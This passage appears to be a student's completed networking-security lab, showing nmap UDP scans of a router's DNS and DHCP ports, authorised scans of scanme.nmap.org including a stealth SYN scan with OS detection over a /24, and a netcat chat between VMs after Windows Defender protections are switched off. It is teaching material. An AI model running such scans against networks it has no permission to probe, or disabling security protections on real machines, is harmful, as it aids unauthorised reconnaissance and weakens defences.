

- d) In Kali Linux, probe for a service that uses UDP listening on port 53 of that box that everyone simply calls router:

```
sudo nmap -sU -p 53 192.168.1.1
```

(Substitute the IP address of your default gateway, if different.)

Of course, we are talking about DNS. The UDP scan has identified a DNS server in the router.

In Wireshark, we can see that the server status request has received a response.

- e) Now try a UDP scan with port 67: **sudo nmap -sU -p 67 192.168.1.1**

(Substitute the IP address of your default gateway, if different.)

This looks for a DHCP server in that little box called router. Change the Wireshark display filter port from 53 to 67:

ip.addr==192.168.1.114 && udp.port==67

(Substitute the IP address of the Kali Linux VM.)

Nmap now reports that port 67 is open or filtered. **Take the screenshot.** Wireshark shows that there is no reply from the DHCP server, like we got from the DNS server. Since DHCP uses UDP at Layer 4, an ACK scan, which uses TCP, will not help us here.

The screenshot shows a Kali Linux desktop environment with several windows open. In the foreground, a terminal window displays the output of a command-line session:

```
saiprasad@SaiKali: ~
File Actions Edit View Help
└─(saiprasad@SaiKali)-[~]
$ sudo nmap -sU -p 67 10.0.0.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-05 01:35 EDT
Nmap scan report for Docsis-Gateway.phub.net.cable.rogers.com (10.0.0.1)
Host is up (0.042s latency).

PORT      STATE SERVICE
67/udp    open  dhcp
MAC Address: C0:94:35:F1:D2:CE (Arris Group)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds
└─(saiprasad@SaiKali)-[~]
$
```

Below the terminal, a message says: "To direct input to this VM, move the mouse pointer inside or press Ctrl+G."

In the background, a Wireshark window is open with the display filter set to **ip.addr == 10.0.0.180 and udp.port == 67**. The packet list shows three captured frames:

No.	Time	Source	Destination	Protocol	Length	Info
196	80.082641327	10.0.0.180	10.0.0.1	DHCP	286	DHCP Inform - Transaction ID 0x1234567
197	80.139793797	10.0.0.1	10.0.0.180	DHCP	342	DHCP ACK - Transaction ID 0x1234567
198	80.139822504	10.0.0.180	10.0.0.1	ICMP	370	Destination unreachable (Port unreachable)

The details and bytes panes show the structure of the captured DHCP frames.

Step 5: On Nmap's "Examples" page (<https://nmap.org/book/manexamples.html>), it states the following (regarding just the first two examples):

For testing purposes, you have permission to scan the host scanme.nmap.org. This permission only includes scanning using Nmap and not testing exploits or denial of service attacks. To conserve bandwidth, please do not initiate more than a dozen scans against that host per day. If this free scanning target service is abused, it will be taken down and Nmap will report Failed to resolve given **hostname/IP: scanme.nmap.org**. These permissions also apply to the hosts **scanme2.nmap.org**, **scanme3.nmap.org**, and so on, though those hosts do not currently exist. Go ahead and try them! a) Execute the following command: **nmap -v scanme.nmap.org**

This option scans all reserved TCP ports on the machine scanme.nmap.org. The **-v** option enables verbose mode. **Take the screenshot.**

```

31337/tcp open      Elite

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 22.11 seconds

$
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

b) Execute the following command: **sudo nmap -sS -O**

scanme.nmap.org/24

This launches a stealth SYN scan against each machine that is up out of the 256 IPs on the Class C-sized network where Scanme resides. It also tries to determine what operating system (OS) is running on each host that is up and running. This requires root privileges because of the SYN scan and OS detection. Notice the wealth of information in the output.

```

```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



Activity 2: Sockets with netcat (nc) & ncat

Both pentesters and cybercriminals use a tool called netcat to read from, write to, pipe, and redirect network sockets. Sockets are endpoints of active communication links between programs on client and server machines, represented by a combination of IP address and port number as well as the Layer 4 protocol, TCP or UDP, for both the client and server. TCP sockets are actual connections between client and server, whereas UDP sockets are connectionless.

The tool, netcat, can be used as both a client and server. These sockets can be seen with a different tool (with a similar sounding name) called netstat. The netcat is often referred to as the “TCP/IP Swiss Army Knife,” and it is installed by default on most Linux distributions. There are versions for other operating systems, including Windows and macOS. The netcat tool allows for a chat system, giving two pentesters or cybercriminals the ability to use this most unique covert channel of communication.

- Turn off Windows Defender Firewall on the Windows 10 VM, as you did in the previous lab exercise.
 - You can turn off Real-time Protection on the Windows 10 VM by following these steps:
1. Click the **Start** button or in the search box and type **Security**.
 2. Click **Windows Security**.
 3. Click **Virus & Threat Protection**.
 4. Click **Manage Settings** under Virus & Threat Protection Settings.
 5. Under **Real-time Protection**, click the button to turn it off.
 6. Click **Yes** in the popup.

7. Click the X in the upper-right corner to close the window.

You will not be able to download or install ncat with Real-time Protection on.



On the Windows 10 VM, download the Windows version of ncat. Google Chrome will cause problems in downloading the file, so be sure to use Mozilla Firefox to download ncat. Go to <https://nmap.org/ncat/> and click the hyperlinked word here in the sentence “You can download it inside a zip file here” in the fourth paragraph.

With the radio button for Save File selected, click the **OK** button. Extract the ZIP by right-clicking it, selecting **Extract All...**, and clicking the **Extract** button. The extracted folder will automatically open.

Click into the extracted folder’s subfolder. You should see the ncat.exe binary. Follow these steps:

1. Click in the address bar of the folder in Windows Explorer, select the address, and type **CTRLC** to copy the address.
2. Open a command prompt by clicking the Windows **Start** button, typing **cmd**, right-clicking **Command Prompt**, selecting **Run As Administrator**, and clicking the **Yes** button.
3. Type **cd** and then paste the address you just copied (by right-clicking) to change directory to the ncat directory. The command prompt will look something like this (with your username listed in the path instead of mine):
C:\Users\jonathan\Downloads\ncat-portable-5.59BETA1\ncatportable- 5.59BETA1

Open a new instance of VMware Workstation Player and go to a terminal on the Kali Linux VM.

Step 1: Create a simple chat server with netcat/ncat.

- On the Windows 10 VM that will act as the netcat server, start listening, in the location you changed directories to, on port 52000 with the following command: **ncat.exe -l -p 52000**

Alternatively, you can place each option after its own dash, like so: **ncat.exe -l -p 52000**



In the Windows Defender Firewall window that pops up, click the Allow Access button in the lower right.

The **-l** option means listen for incoming connections, and the **-p** option specifies the port to listen on.

```
Administrator: Command Prompt - ncat.exe -l 52000
Microsoft Windows [Version 10.0.22631.4169]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>cd C:\Users\Saiprasad Raman\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1
C:\Users\Saiprasad Raman\Downloads\ncat-portable-5.59BETA1\ncat-portable-5.59BETA1>ncat.exe -l p 52000
```

b) Start Wireshark on the Windows 10 VM and filter by the IP address of the Kali Linux VM. Take the screenshot.

- c) You can verify that the port is open with another utility with a similar sounding name, netstat. Open a second command prompt, since the first one is now locked in to nc, and type the following: **netstat -an | more**
- The -a option means all ports, including ports in an active connection and listening ports that are not involved in any current communications. The -n option means use numbers and not names for IP addresses and port numbers. Resolving IP addresses to names and port numbers to service names slows down the display of the output. Furthermore, for tasks like this, it is actually more intuitive to simply look at IP addresses and port numbers. Find the port you opened with netcat. Advance line by line with ENTER and page by page with the spacebar. To break out, press CTRL-C.

Windows 11 Enterprise Evaluation
Windows License valid for 61 days
Build 22621.ni_release.220506-1250





- d) On the Kali Linux VM acting as the netcat client, type the following:

nc <IP Address of the Windows 10 VM running the netcat server> 52000 For example, if the command in Step 1a was issued on a machine with IP address 192.168.1.108, this command would be: **nc 192.168.1.108 52000**

where 192.168.1.108 refers to the netcat server IP address and 52000 refers to the port that is open on that server, listening for incoming connections.

- e) Start typing in each machine. The messages will appear in both machines. **Take the screenshot while typing your name.** Sniff in Wireshark and you will notice that the messages are sent over TCP and are unencrypted.

f) Break out of the connection by pressing **CTRL-C** on either machine.

Windows 11 x64 - VMware Workstation



File Edit View VM Tabs Help | **Windows 11 x64**



